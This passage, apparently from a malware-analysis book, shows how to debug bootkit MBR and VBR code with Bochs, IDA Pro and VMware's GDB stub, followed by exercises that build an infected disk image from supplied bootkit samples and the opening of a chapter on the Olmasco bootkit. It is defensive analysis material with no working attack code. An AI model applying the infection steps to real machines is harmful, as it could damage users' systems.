00007c0d: (                    ): mov si, 0x7c1b            ; be1b7c
<bochs:4>
```

Figure 9-2: Command-line Bochs debugger interface

You can get a full list of the debugger commands by entering `help` command or visiting the documentation at *http://bochs.sourceforge.net/doc/docbook/user/internal-debugger.html*. We list a few of the more useful debugger commands here:

c	Continue executing
s [count]	(Step): execute count instructions; default value is 1.
q	Quit debugger and execution.
Ctrl-c	Stop execution, and return to command line prompt
lb addr	Set a linear address instruction breakpoint
info break	Display state of all current breakpoints
bpe n	Enable a breakpoint
bpd n	Disable a breakpoint
del n	Delete a breakpoint

While the Bochs debugger on its own can be used for basic dynamic analysis, more is possible when bound with IDA, mainly because the code navigation in IDA is much more powerful than batch mode debugging. In an IDA session we can also continue with a static analysis of the created IDA Pro database file and use features such as the decompiler.

Combining Bochs with IDA

Now that we have an infected disk image prepared, we'll launch Bochs and start the emulation. Starting from version 5.4, IDA Pro provides a front-end for DBG debugger, which we can use with Bochs to debug guest operating systems. To launch the Bochs debugger in IDA Pro, open IDA Pro, and go to Debugger ▸ Run ▸ Local Bochs debugger, shown in Figure 9-3




Figure 9-3: Launching Local Bochs debugger

A dialog window will open, asking for some options as shown in Figure 9-4. In the Application field, specify the path to the Bochs configuration file you created earlier.




Figure 9-4: Specifying path to the Bochs configuration file

Next we need to set some options. Click on **Debug options** and then go to **Set specific options**. You'll see a window like in Figure 9-5. Here we choose Bochs' operation mode. IDA Pro offers three options:

Disk image – launch Bochs and execute disk image

IDB – emulate selected part of the code inside Bochs

PE – load and emulate PE image inside Bochs




Figure 9-5: Choosing Bochs operation mode

For our case, select Disk image to make Bochs load and execute the disk image we created and infected earlier.

After this, IDA Pro will launch Bochs with your specified parameters and because we set the breakpoint earlier, will break upon execution of the first instruction of the MBR at address 0000:7c00h. We can then use the standard IDA Pro debugger interface to debug the boot components (Figure 9-6).




Figure 9-6: Debugging MBR from IDA interface on Bochs virtual machine

The interface presented in Figure 9-6 is considerably more user-friendly than the command line interface provided by the Bochs debugger (Figure 9-2). A user can see the disassembly of the boot code ❶, contents of the CPU's registers ❷, memory dump ❸ and the CPU's stack ❹ in a single window. This significantly simplifies the process of boot code debugging.

Virtualization with VMWare Workstation

The combination of IDA Pro and Bochs is a powerful tool for boot code analysis. But the debugging of the operating system boot processes is sometimes unstable with Bochs, and there are performance limitations to the emulation technique. For instance, performing an in-depth analysis of malware requires you to create a disk image with a preinstalled OS. This step can be time-consuming due to the nature of emulation. Bochs also lacks a convenient system for

managing snapshots of an emulated environment, which is an indispensable feature in malware analysis.

For something more stable and efficient, we can use VMWare's internal GDB debugging interface with IDA. In this section we will introduce the reader to the VMware GDB debugger and demonstrate how to set up debugging session. The specifics of debugging Microsoft Windows bootloaders are discussed over the next few chapters, which focus on MBR and VBR bootkits and will also look at switching from real-mode to protected-mode from a debugging perspective.

VMware Workstation is a powerful tool for replicating operating systems and environments. This tool allows you to create virtual machines with guest operating systems and run them on the same machine as the host operating system. The guest and the host operating systems will work without interfering with each other as if they were running on two different physical machines. This is very useful for debugging since it makes it easy to run two programs–the debugger and the application being debugged–on the same host. In this regard the VMware Workstation is quite similar to Bochs except that Bochs emulates CPU instructions while VMware Workstation executes them on the physical CPU. As a result, the code executed in VMware Workstation runs faster and smoother than in Bochs.

The recent versions of VMware Workstations (version 6.5 onwards) include a GDB stub for debugging virtual machines running inside VMware. This allows us to debug the virtual machine from the very beginning from its execution, even before BIOS executes the MBR code. Starting from version 5.4 IDA Pro includes a debugger module which supports GDB debug protocol which we can use in conjunction with VMware.

VMware Workstation is available in two versions: *Professional*– commercial version—and *Workstation Player*—free version. The Professional version offers extended functionality, including the ability to create and edit virtual machines, while Workstation Player only allows users to run virtual machines or to modify their configurations. However, both versions include GDB debugger and may be used for bootkit analysis. In this chapter we will use the Professional version so that we're able to create a virtual machine.

VMware Workstation Configuration

Before we start with boot code debugging using VMware GBD debugger we first need to create a virtual machine instance using VMware Workstation and preinstall an operating system on it.

Creation of a virtual machine is out of scope of this chapter and the reader can find all the necessary information on how to do it in the documentation at *https://www.vmware.com/pdf/desktop/ws90-using.pdf*. Once a virtual machine is created VMware Workstation places the virtual machine image and a configuration file in a user-specified directory, which we will refer to as the virtual machine's directory.

To enable VMware to work with GDB we first need to specify certain configuration options in the virtual machine configuration file, shown in Listing 9-4. The virtual machine configuration file is a text file that should have the extension *.vmx* and is located in the virtual machine's directory. Open it in the text editor of your choice to copy the parameters listed below.

```
debugStub.listen.guest32 = "TRUE" ❶
debugStub.hideBreakpoints= "TRUE" ❷
monitor.debugOnStartGuest32 = "TRUE" ❸
```

Listing 9-4: Enabling GDB stub in virtual machine

The first option ❶ allows guest debugging from the localhost. It enables the VMware GDB stub, which allows us to attach a debugger supporting GDB protocol to the debugged virtual machine. If our debugger and virtual machine were running on different machines we would need to enable remote debugging with the command `debugStub.listen.guest32.remote` instead.

The second option ❷ enables the use of hardware breakpoints rather than software breakpoints. The hardware breakpoints employ CPU debugging facilities (namely debugging registers `dr0-dr7`) while software breakpoints are usually implemented by executing the `int 3` instruction. In the context of malware debugging, this means hardware breakpoints are more resilient and more difficult to detect.

The last option ❸ instructs GDB to break the debugger upon execution of the very first instruction from the CPU, so right after launching virtual machine. If we skip this configuration option, VMware Workstation will start execution of the boot code without breaking on it and as a result we won't be able to debug it.

Combining VMware GDB with IDA

After configuring the virtual machine we can proceed with launching the debugging session. First, we need to start the virtual machine in VMware Workstation. You can usually open

VMware Workstation by double-clicking on the virtual machine configuration file. Then go to the menu and choose **VM ▸ Power ▸ Power On** to start the virtual machine.

Once the virtual machine is started it waits until a debugger is attached to it, so next we run the IDA Pro debugger to attach to the virtual machine. Select **Debugger** and go to **Attach ▸ Remote GDB debugger**, as shown on Figure 9-7.




Figure 9-7: Launching the remote GDB debugger

Next, we need to configure the debugging options. First we specify the host name and the port of the target it should attach to. We're running the virtual machine on the same host so we specify *localhost* as the host name, as shown in Figure 9-8, and port *8832*. This is the port the GDB stub will listen to for incoming connections. We can leave the rest of debug parameters as their default values.




Figure 9-8: Specifying GDB parameters

Once all the options are set, IDA Pro will attempt to attach to the target and will suggest a list of processes it can attach to. Since we have already started debugging the pre-boot components we should choose *Attach to the process started on target*. At this point IDA Pro attaches to the virtual machine and breaks upon execution of the very first instruction.

Configuring the Memory Segment

Before going any further we need to change the type of the memory segment the debugger has created for us. When we started the debugging session, IDA Pro created a 32 bit memory segment, something like Figure 9-9.

Name	Start	End	R	W	X	D	L	Align	Base	Type	Class	AD
MEMORY	00000000	FF000000	R	.	X	D	.	byte	0000	public	UNK	32

Figure 9-9: Parameters of the memory segment in IDA Pro

In the pre-boot environment the CPU operates in real-mode, so in order to correctly disassemble the code, we need to change this segment from 32-bit to 16-bit. To do this, right click on the target segment and choose **Change segment attributes**, select **16 bit** ❶ in the *Segment bitness* pane.




Figure 9-10: Changing the bitness of the memory segment

This will make the segment 16-bit and all the instructions in the boot components will be correctly disassembled.

Running the Debugger

With all the correct options set, we can proceed with the MBR loading. Since the debugger was attached to the virtual machine in the very beginning of the execution, the MBR code hasn't yet been loaded. To load the MBR code we set up a break point at the very start of it at the address 0000:7c00h and then contintue the execution. To set up the breakpoint, go to address 0000:7c00h in the disassembly window and press the F2 key. A dialog message like the one in Figure 9-11 will be displayed with the breakpoint parameters.




Figure 9-11: Breakpoint setting dialog box

The Location textbox ❶ specifies the address at which the breakpoint will be set: 0000:7c00h. In the Settings, ❷ we set the Enabled and Hardware checkbox options. Enabled means that the breakpoint is active and once the execution flow hits the address specified in the Location textbox the breakpoint will be triggered. Checking the Hardware box means that the debugger will use CPU's debugging registers DR0-DR3 to set up the breakpoint. Checking the Hardware box also activates the Hardware Breakpoint mode options ❸, which specify the type of the breakpoint. In our case we specify Execute to set up the breakpoint for execution of an instruction at address 0000:7c000h. The other types of hardware breakpoints are for reading or writing memory at the specified location, which we don't need here. The size dropbox ❹ specifies the size of the controlled memory. We can leave the default value 1, meaning that the breakpoint will control only 1 byte at address 0000:7c00h. Once these parameters are set we can press the OK button and resume execution by pressing the F9 key.

Once the MBR is loaded and executed the debugger will break. The debugger window is presented on Figure 9-12.




Figure 9-12: IDA Pro debugger interface

At this point we are at the very first instruction of the MBR code, as the instruction pointer EIP register ❶ points to 0000:7c000h. We can see in the memory dump window and in the disassembly that the MBR has been succesfully loaded. From here the reader can continue the debugging process of the MBR code and execute each instruction step-by-step.

The purpose of this section was to introduce you to the possiblity of using VMware Workstation GDB debugger with IDA Pro, so we aren't going any deeper into using the GDB debugger in this chapter. You'll find more information on extended usage of the GDB debugger over the next few chapters as we explore analysis of the Rovnix bootkit.

Microsoft Hyper-V and Oracle VirtualBox

This chapter does not cover the Hyper-V virtual machine manager, provided as a component of Microsoft's client operating systems since Windows 8, nor does it cover the VirtualBox open source virtual machine manager (VMM). This is becase neither software have a documented interface for debugging early enough in the virtual machine boot process for the requirements of boot code malware analysis.

However, currently, Microsoft Hyper-V is the only virtualization software able to support virtual machines with Secure Boot enabled, which may be one reason no debugging interface is provided for the early stages of the boot process. This has not stopped researchers finding other vulnerabilities for bypassing Secure Boot, and we'll look more deeply at Secure Boot technology and its vulnerabilites in Chapter 17 "How Secure Boot Works". These two programs are worth mentioning, but their lack of early boot process debugging interfaces is the main reason we prefer the VMware Workstation for debugging malicious bootstrap code.

Conclusion

In this chapter we demonstrated how to debug bootkit MBR or VBR code using the Bochs emulator and VMware Workstation. These techniques for dynamic analysis are useful to have in your arsenal of bootkit analysis methods when you need to take a deeper look inside malicious bootstrap code. They complement methods used in static analysis and help answer questions that static analysis is not effective in answering.

We'll use these tools and methods again in Chapter12: VBR Bootkits: Rovnix & Carberp to analyze the Rovnix bootkit, which has an architecture and functionality too elaborate for meaningful analysis with static analysis methods.

Exercises

Here we provide a series of exercises for you to try using the skills learnt in this chapter. You'll construct a Bochs image of a PC from an MBR, a VBR/IPL, and an NTFS partition, and perform dynamic analysis using the IDA Pro front-end for Bochs.

First you need to download the resources at *www.nostarch.com/rootkits*, which should contain the following:

mbr.mbr – a binary file containing an MBR

partition0.data – an NTFS partition image, containing a VBR and an IPL

bochs.bochsrc – Bochs' configuration file

You'll also need IDA Pro disassembler, a Python interpreter, and the Bochs emulator. Using these tools, and the information covered in this chapter, you should be able to complete the following exercises:

Create a Bochs image and adjust the values in the provided template configuration file *bochs.bochsrc* to match Listing 9-1. Use the bximage tool as described in the "Creating a Disk Image" section to create a flat image of 10 Mb in size. Store the image in a file.

Edit the `ata0-master` option in the template configuration file to use the image you just created in 1. Use the parameters we used in Listing 9-1.

With your Bochs image ready, write the MBR and VBR bootkit components onto it. First, open the *mbr.mbr* file in IDA Pro and analyze it. Observe that the code of the MBR is encrypted. Locate the decryption routine and describe its algorithm.

Analyze the MBR's partition table and try to answer the following questions: how many partitions are there? Which one is the active partition? Where is this active partition located on the hard drive? What is its offset from the beginning of the hard drive and its size in sectors?

After locating the active partition, write the *mbr.mbr* file onto the Bochs image using the Python script in listing 9-2. Write the *partition0.data* file to the Bochs image at the offset found at the previous step using the Python script in Listing 9-3. After completing this task, you'll have an infected Bochs image that is ready to be emulated.

Launch the Bochs emulator with the newly edited *bochs.bochrc* configuration, using the IDA Pro front-end as described in the "Combining Bochs with IDA" section. The IDA Pro debugger should break at execution. Set a break point at the address `0000:7c00h`, which corresponds to the address where the MBR code will be loaded.

When the break point at address 0000:7c00h is hit, check that the MBR's code is still encrypted. Set the break point on the decryption routine identified earlier and resume execution. When the decryption routine breakpoint is hit, trace it until all the MBR's code is completely decrypted. Dump the decrypted MBR into a file for further static analysis. (Refer to Chapter 10 for MBR static analysis techniques.)

10

Evolving from MBR to VBR Bootkits: Olmasco

After the first wave of bootkits, antivirus products began checking the MBR code for modifications, forcing malware to look for other infection techniques. The beginning of 2011 saw the TDL4 family evolve into new malware with infection tricks that had not been seen before in the wild. One new bootkit was Olmasco, largely based on TDL4, but with one main difference: Olmasco infects the partition table of the MBR rather than the MBR code, in order to infect the system and bypass kernel mode signing policies while avoiding detection by increasingly savvy antimalware software.

Olmasco is also the first seen in-the-wild bootkit to employ a combination of MBR and VBR infection methods, though it still primarily targets the MBR, and it is this that marks it out among VBR-infecting bootkits like Rovnix and Caberp (which we'll discuss in Chapter XX).

